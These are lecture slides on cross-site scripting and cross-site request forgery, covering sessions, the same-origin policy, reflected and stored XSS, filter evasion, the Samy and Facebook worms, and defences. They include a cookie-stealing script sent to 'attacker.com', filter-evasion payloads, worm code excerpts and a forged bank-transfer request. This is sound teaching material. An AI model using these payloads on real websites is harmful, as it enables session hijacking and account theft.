Cross-Site Scripting

Ramin Sadre

The situation

- Let's assume we are an attacker and we want to manipulate the amazon account of a user, for example to
  - order products in their name,
  - submit fake product reviews in their name,
  - ...
- How?
  - Hack the amazon servers ... *that's quite difficult*
  - Get their password somehow ... *How?*
  - Manipulate their session when they are logged in on amazon ... *That sounds interesting*

Sessions in web applications

- HTTP does not know sessions. HTTP requests are stateless.
- Typical way to implement sessions in web applications:

  1. Client (=web browser) sends request to special URI with password

     https://www.amazon.fr/ap/signin

  1. Server verifies credentials and includes a session-token in the header of the response to the client

     ```
     set-cookie session-token=HRWRTJJhJxcjTXkj…
     ```

  2. The token is stored as a cookie in the browser
  3. From now on, the browser includes the cookie value in every request to the server.

  In this way, the server can identify the user (until they decides to log out)

Attacks

- We can not simply modify the communication between the user's computer and the amazon server
  - HTTPS is encrypted
- Maybe we can directly get access to their web browser when the user is visiting the amazon web site?
- Naïve approach: Put a link to our website in a review. When somebody clicks on it:
  1. Our website is opened in a new tab
  2. Our malicious javascript code on the website reads the user's amazon session cookie
  3. Profit
- Fortunately, it's not that easy...

Same-origin policy

- Introduced by Netscape (1996), similar concepts in other browsers (IE: “zones”)
- The same-origin policy should prevent that javascript code in an open web page X can access the data of another web page Y, including
  - Cookies
  - Content and properties of web page Y

- To decide whether a web page X can access information of a web page Y, their *origin* is compared:
  - Host (domain name)
  - Port (80, 8080, 443,…)
  - Protocol (HTTP, HTTPS)

Same-origin policy for the example http://www.example.com/dir/page.html

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host
http://v2.www.example.com/dir/other.html	Failure	Different host

(source: http://en.wikipedia.org/wiki/Same_origin_policy)

Cross-Site Scripting

- Our javascript code cannot access the user's amazon session from a different web page
- What can we (=the attacker) do?
- Somehow we have to insert ("inject") our javascript code in the amazon web page
  - Of course, we don't have access to the amazon servers to change their pages
  - And we can't change the network traffic (HTTPS!)

- We have to find a different way: Cross-Site Scripting

Example: Stealing cookie (1)

- Imagine a search engine where you enter your query in a <search> field
- This request is sent to the server:

```
http://www.find.com/search.php?query=UCL
```

- The server responds with a page that contains the search results and the search terms:

```
…
<body>
Results for <?php echo $_GET["query"]; ?>
…
</body>
```

Example: Stealing cookie (2)

- Rather "innocent" application but dangerous because search query is not *sanitized*
- Code can be injected by entering search queries of the form

```
<script>some javascript</script>
```

- Without sanitization, the server directly writes the code into the result page:

```
…
<body>
Results for <script>...</script>
…
```

- Result: the browser executes the injected code

Example: Stealing cookie (3)

- Since the injected code is running in the context of the page `www.find.com`, it can:
  - Access its cookies
  - Manipulate DOM components (form fields, links,…)
  - Execute scripts with privileges of `www.find.com`

- Example: Send the content of the cookies to a server controlled by the attacker

```
<script>window.open("http://attacker.com?c="
          +document.cookie)</script>
```

- Critical if cookie contains session token (session hijacking)

How to execute the attack?

- We have to convince the user to open the manipulated link


```
http://www.find.com/search.php?query=...
```

- Possible way: Social engineering
  - Spam mails
  - Forum postings
  - Chat messages
  - …

Other examples

- Also very popular: web-based mail clients
  1. Put html/javascript code into mail subject or body
  2. Send mail to victim
  3. Victim reads mail in web browser → script executed

- Facebook worm (2012) placed an invisible „Like“ button under the mouse pointer



```
<h4 style="font-size:26px; padding-top:10px; text-decoration:underline;"><a onc
r.php?display=popup&locale=en_US&method=stream.share&next=http%3A%2F%2Fstatic.a
f2c882c56e5673a%26relation%3Dopener%26frame%3Df58e5bbf6b198%26result%3D%2522xxR
omen.com/')" href="gallery.html">Click here to continue...</a></h4>

    <div style="overflow: hidden; position: absolute; filter:alpha(opacity=0);
 id="aaaa">
        <iframe src="http://www.facebook.com/plugins/like.php?href=http://101ho
e&amp;width=450&amp;action=like&amp;font&amp;colorscheme=light&amp;height=80" s
rflow:hidden; width:20px; height:20px;" allowTransparency="true" id="xxx" name=
</div>
```

Non-persistent/Reflected XSS

- Previous example…
  - is a **non-persistent** attack: only affects the (temporary) result page of the search query
  - exploits a **server-side** vulnerability (server did not sanitize search queries)

- **Client-side** vulnerabilities are also possible: complex web applications also run local scripts to process form input

Persistent/Stored/Second-order XSS

- Persistent XSS: Inject code “permanently” on server
- Example:
  1. Create user profile on forum website
  2. Enter script in one of your profile fields
  3. If the website does not sanitize the fields, every user visiting the web site and watching your profile executes the script
- Advantage: victims automatically found, no social engineering required

Mitigation

- Server-side:
  - Validate input, filter out html tags, escape special characters,…
  - Combine session IDs (cookies) with client IP address, so stolen cookies cannot be used by the attacker
  - Usage of special tools to check web sites for vulnerabilities (w3af,…)
  - Google stores untrusted content provided by users on a separate domain: googleusercontent.com
- Client-side:
  - Disable javascript
  - Browsers contain XSS filters that check server responses for suspicious code

Filters

- Race between filter designers and XSS authors
- Some tricks by attackers:
  - Newline to confuse filters searching for `javascript:`

    ```
    <IMG SRC="jav&#x0A;ascript:alert('XSS');">
    ```
  - Don't use `<script>`. There are other ways:

    ```
    <BODY ONLOAD=alert('XSS')>
    ```
  - Dynamic HTML creation:

    ```
    <SCRIPT>document.write("<SCRI");</SCRIPT>PT
    SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
    ```
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

MySpace worm ("Samy worm")

- Released on October 2005. Infected more than one million MySpace user profiles **in one day**.

```
<div id=mycode style="BACKGROUND: url('java        ← Newline
script:eval(document.all.mycode.expr)')" expr="var
B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if
(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'My
token')}function getQueryParams(){var
E=document.location.search;
…
```

- Modern XSS filters have their own HTML parser, not only simple pattern matching

Cross-site request forgery

Cross-site request forgery (CSRF/XRSF)

- Example scenario:
  1. User A logins to bank web site X for Internet banking
  2. In a different window, user visits a chat forum Y.com
  3. Attacker B injects code into Y (XSS) to manipulate X:

  ```
  <img
     src="http://X.com/transfer?account=A&amount=10000&to
     =B">
  ```

  4. The browser will automatically include X.com's cookies in the request
  5. The bank accepts the query

- Other example: user logins to X with administrator privileges. Attacker issues commands from Y to create a new user at X.

Defense against CSRF

- Modern browsers inform a web server from which web page the request was sent
- In our case, the browser will send the HTTP request

  ```
  GET /transfer?account=A&amount=10000&to=B
  ```

  to the bank web server with the header information

  ```
  Referer: Y.com
  ```

- If the bank's web server is configured correctly, it will check the Referer header and block the request

- Other defense: Do not store the session token in a cookie but send it as a normal parameter

  -> not automatically included by the browser in the request

Summary

- XSS
  - Attacker injects code into a web page
- CSFR
  - Attacker "rides" on the session of a different website

- Lessons learned:
  - All data coming from outside must not be trusted and must be sanitized
  - Also check *where* the data is coming from
  - Web servers should only run with the minimum necessary rights (not as root)